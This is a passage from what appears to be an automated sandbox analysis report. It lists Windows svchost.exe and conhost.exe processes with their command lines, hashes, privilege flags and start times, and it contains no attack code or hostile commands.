Imagebase:	0x7ff7fb760000
File size:	182'272 bytes
MD5 hash:	1BFFABBD200C850E6346820E92B915DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **696**, Parent PID: **2844**

General	
Target ID:	46
Start time:	03:43:17
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **592**, Parent PID: **2844**

General	
Target ID:	47
Start time:	03:43:18
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrokerSvc
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1044**, Parent PID: **2844**

General	
Target ID:	48
Start time:	03:43:18
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1084**, Parent PID: **2844**

General	
Target ID:	49
Start time:	03:43:20
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s ProfSvc
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1200**, Parent PID: **2844**

General	
Target ID:	50
Start time:	03:43:20
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1252**, Parent PID: **2844**

General	
Target ID:	51
Start time:	03:43:20
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s UserManager
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1296**, Parent PID: **2844**

General	
Target ID:	52
Start time:	03:43:21
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k LocalService -p -s EventSystem
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1316**, Parent PID: **2844**

General	
Target ID:	53
Start time:	03:43:22

Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s Themes
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1408**, Parent PID: **2844**

General

Target ID:	54
Start time:	03:43:23
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k LocalService -p -s nsi
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1488**, Parent PID: **2844**

General

Target ID:	55
Start time:	03:43:23
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1496**, Parent PID: **2844**

General

Target ID:	56
Start time:	03:43:24
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s SENS
Imagebase:	0x7ff6eef20000

File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1552**, Parent PID: **2844**

General

Target ID:	57
Start time:	03:43:25
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s AudioEndpointBuilder
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **1572**, Parent PID: **2844**

General

Target ID:	58
Start time:	03:43:25
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k LocalService -p -s FontCache
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: Conhost.exe PID: **7340**, Parent PID: **7312**

General

Target ID:	653
Start time:	03:43:37
Start date:	04/10/2024
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: Conhost.exe PID: **7980**, Parent PID: **7944**

General	
Target ID:	671
Start time:	03:43:45
Start date:	04/10/2024
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Has exited:	false

Disassembly

No disassembly